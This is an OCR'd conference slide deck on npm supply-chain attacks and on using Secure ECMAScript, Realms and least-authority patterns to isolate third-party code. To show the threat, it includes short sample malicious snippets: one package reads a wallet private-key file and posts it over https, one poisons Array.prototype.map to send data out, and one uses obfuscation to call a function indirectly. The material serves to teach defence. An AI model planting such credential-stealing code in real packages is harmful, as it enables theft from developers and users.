
Making npm install safe

Code has power



"In effect, we conjure the spirits of the computer with our spells."


— Structure and Interpretation of Computer Programs, by Abelson, Sussman, and Sussman.

AGORIC

Kate Sills

Software engineer

@kate_sills



Third-party
JS code

Cryptocurrencies

1,300,000,000

On an average Tuesday, the number of npm downloads is 1.3 billion

A culture of code reuse

Some more stats from npm:

- Over 836,000 packages available
- The average modern web application has over 1000 modules
- Create-react-app 2.1.1 installs 1,770 dependencies

97% of the code in a modern web application comes from npm.

An individual developer is responsible only for the final 3% that makes their application unique and useful.

When it goes bad

Using other people's code is **risky**.

It's risky because every package we install can do **whatever it wants.**

And we may not find out until it's **too late**.

Authority in Node.js

Authority comes through imports and global variables

Imports can happen in dependencies many levels deep

Anyone/anything can import modules and use global variables

All packages can be risky

The effects are often opaque to the user

No mechanisms are provided to prevent access

```
export function addExcitement(str) {
    return `${str}!`;
}
// hello -> hello!
```

```
import fs from ‘fs’;
import https from ‘https’;

export function addExcitement(str) {
    return `${str}!`;
}
// hello -> hello!

fs.readfile(‘~/.mywallet.privkey’, sendOverNetwork);
```

1/2

```
function sendOverNetwork(err, data) {
    const req = https.request(options);
    req.write(JSON.stringify({privateKey: data}));
    req.end();
}
```

2/2

Steps to read any file

1. Get the user (or another package) to install your package
2. Import ‘fs’
3. Know (or guess) the file path
4. Success!

```
import fs from ‘fs’;
import https from ‘https’;

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function sendOverNetwork(err, data) {
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}
```

1/2

A pattern of attacks

- event-stream package (11/26/2018)
- electron-native-notify package (6/4/2019)

Both targeted cryptocurrency wallets.

Both tried to add a malicious package as a dependency

Both required access to the **file system** and the **network**

Solutions?

- Write everything yourself
- Pay open source code maintainers so that there is someone responsible for the security of the packages
- Code audits

The Utility of Code Audits

```
const i = 'gfudi';

const k = s => s.split('').map(c =>
   String.fromCharCode(c.charCodeAt() - 1)).join('');

self[k(i)](url);
```

Courtesy of David Gilbertson

Steps to read any file

1. Get the user (or another package) to install your package
2. Import ‘fs’
3. Know (or guess) the file path
4. Success!

The mistake is in asking "How can we prevent attacks?" when we should be asking "How can we limit the damage that can be done when an attack succeeds?".

The former assumes infallibility; the latter recognizes that building systems is a human process.

— Alan Karp, "POLA Today Keeps the Virus at Bay", HP Labs

Steps to read any file

2. Import ‘fs’
3. Know (or guess) the file path

What we need: Code isolation


JavaScript is especially good at isolation

- Clear separation between pure computation and access to the outside world
- If we sever the connection to the outside world, we cut off most harmful effects
- Not true of other languages


Isolation in a Realm

A realm is, roughly, the environment in which code gets executed.

In a browser context, there is one realm per webpage.




Can we create realms?




Featherweight Compartments

Rather than duplicating primordials, share them.

Makes the compartment much, much lighter.





Realms Proposal

Stage 2 at TC39

1

Proposal

Make the case for the addition
Describe the shape of a solution
Identify potential challenges

2

Draft

Precisely describe the syntax and semantics using formal spec language

3

Candidate

Indicate that further refinement will require feedback from implementations and users


4

Finished

Indicate that the addition is ready for inclusion in the formal ECMAScript standard

Realms & Realms shim is a team effort





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


Prototype poisoning


```
Array.prototype.map = (function() {
   const original = Array.prototype.map;
   return function() {
     sendOverNetwork({ data: this });
     return original.apply(this, arguments);
   };
 })();
```

SES (Secure ECMAScript)

SES = Realms + Transitive Freezing (Hardening)

Using SES

```
npm install ses
```

```
const SES = require('ses');
const s = SES.makeSESRootRealm();
const thirdPartyCode = s.evaluate(`(${unsafeCode})`);
thirdPartyCode();
```

What if our code actually needs a lot of authority?

Best practices and patterns

POLA

Principle of Least Authority

aka Principle of Least Privilege but POLP doesn't sound great

POLA means:

Grant only the authority that is needed, and no more

Eliminate ambient and excess authority

No Ambient Authority

- Easy access without explicit grants

Following POLA, access should be denied by default and must be granted explicitly to be able to be used.

No Excess Authority

- Authority beyond what is needed


Following POLA, only the authority that is actually needed should be granted, and no more

An example: Command Line Todo App

- Add and display tasks
- Tasks saved to file
- Uses **chalk** and **minimist**
  - Chalk (25M weekly downloads): adds color
  - Minimist (27M): parses command line args

```
Katelyns-MBP:clean-todo katelynsills$ node index.js --add --todo="pay bills"
Todo was added
Katelyns-MBP:clean-todo katelynsills$ node index.js --add --todo="do laundry"
Todo was added
Katelyns-MBP:clean-todo katelynsills$ node index.js --add --todo="pack for QCon"
 --priority="High"
Todo was added
Katelyns-MBP:clean-todo katelynsills$ node index.js --display
****** TODAY'S TODOS ********
pay bills
do laundry
pack for QCon
```

Command Line Todo App



process.kill(pid[, signal])

#

Added in: v0.0.6

- `pid` `<number>` A process ID
- `signal` `<string>` | `<number>` The signal to send, either as a string or number. **Default:** `'SIGTERM'`.

The `process.kill()` method sends the `signal` to the process identified by `pid`.

Signal names are strings such as `'SIGINT'` or `'SIGHUP'`. See Signal Events and `kill(2)` for more information.

This method will throw an error if the target `pid` does not exist. As a special case, a signal of `0` can be used to test for the existence of a process. Windows platforms will throw an error if the `pid` is used to kill a process group.

Even though the name of this function is `process.kill()`, it is really just a signal sender, like the `kill` system call. The signal sent may do something other than kill the target process.

```
process.on('SIGHUP', () => {
  console.log('Got SIGHUP signal.');
});
```

os.setPriority([pid,]priority)

[src] #

Added in: v10.10.0

- `pid` `<integer>` The process ID to set scheduling priority for. **Default** `0`.
- `priority` `<integer>` The scheduling priority to assign to the process.

The `os.setPriority()` method attempts to set the scheduling priority for the process specified by `pid`. If `pid` is not provided, or is `0`, the priority of the current process is used.

The `priority` input must be an integer between `-20` (high priority) and `19` (low priority). Due to differences between Unix priority levels and Windows priority classes, `priority` is mapped to one of six priority constants in `os.constants.priority`. When retrieving a process priority level, this range mapping may cause the return value to be slightly different on Windows. To avoid confusion, it is recommended to set `priority` to one of the priority constants.

On Windows setting priority to `PRIORITY_HIGHEST` requires elevated user, otherwise the set priority will be silently reduced to `PRIORITY_HIGH`.

os.tmpdir()

[src] #

▶ History

- Returns: `<string>`

The `os.tmpdir()` method returns a string specifying the operating system's default directory for temporary files.

Attenuating access

- Our own access to ‘fs’
- Chalk’s access to ‘os’ and ‘process’

Our own access to ‘fs’

```
const checkFileName =  (path)  =>  {
  if  (path !== todoPath)  {
    throw Error(`This app does not have access to
${path}`);
  }
};
```

```
const attenuateFs =  (originalFs)  => harden({
  appendFile:  (path, data, callback)  =>  {
    checkFileName(path);
    return originalFs.appendFile(path, data, callback);
  },
  createReadStream:  (path)  =>  {
    checkFileName(path);
    return originalFs.createReadStream(path);
  },
});
```

Chalk's access to os/process

```
const pureChalk =  (os, process)  =>  {
    const stdoutColor = pureSupportsColor(os,
    process).stdout;
    …
```

Rewrite supports-color too

```
const pureSupportsColor =  (os, process)  =>  {
    const  {env}  = process;
    ...
```

os.release()

Added in: v0.3.3

- Returns: `<string>`

The `os.release()` method returns a string identifying the operating system release.

```
const attenuateOs =  (originalOs)  =>
  harden({
    release: originalOs.release,
  });
```

```
const attenuateProcess =  (originalProcess)  =>
  harden({
    env: originalProcess.env,
    platform:  'win32',
    versions: originalProcess.versions,
    stdout: originalProcess.stdout,
    stderr: originalProcess.stderr,
  });
```

Object Capabilities

- “don’t separate designation from authority”
- An access-control model
- NOT identity-based
- Makes it really easy to enforce POLA
- Easy to reason about authority
  - The reference graph *is* the graph of authority

For more on object-capabilities, see Chip Morningstar’s post at

http://habitatchronicles.com/2017/05/what-are-capabilities/

SES as used today

SES/Realms may be Stage 2 at TC39, but people have started using it

Moddable's XS

- JavaScript for the Internet of Things
- The XS JavaScript Engine, the only complete ECMAScript 2018 engine optimized for embedded devices
- XS is the first engine to implement Secure ECMAScript (SES)
- Moddable uses SES to enable users to safely install apps written in JavaScript on their IoT products

MetaMask's LavaMoat

- One of the main Ethereum wallets
- Allows you to run Ethereum apps right in your browser without running a full Ethereum node
- Over 200,000 dependencies (not deduplicated)
- LavaMoat is a Browserify and Webpack plugin that puts every dependency in its own SES Realm
    - permissions are tightly confined with a declarative access file

MetaMask Snaps

- Allows third-parties to write their own custom behavior for MetaMask

Salesforce's Locker Service

- Salesforce, one of the primary co-authors of Realms, uses a version of Realms in production in their Locker Service plugin platform, an ecosystem of over 5 million developers

Limitations

- WIP - still solidifying the API, still working on performance, developer ergonomics
- Must stringify modules to evaluate in a Realm
- Still Stage 2 in the TC39 proposal process

SES:

- Provides nearly perfect code isolation
- Is scalable
- Is resilient (doesn't depend on trust)
- Enables object capability patterns like attenuation

- Allows us to safely interact with other people's code

We can use your help!

https://github.com/tc39/proposal-realms
https://github.com/Agoric/realms-shim
https://github.com/Agoric/SES

Thanks!

Any questions?

You can find me at **@kate_sills** & **kate@agoric.com**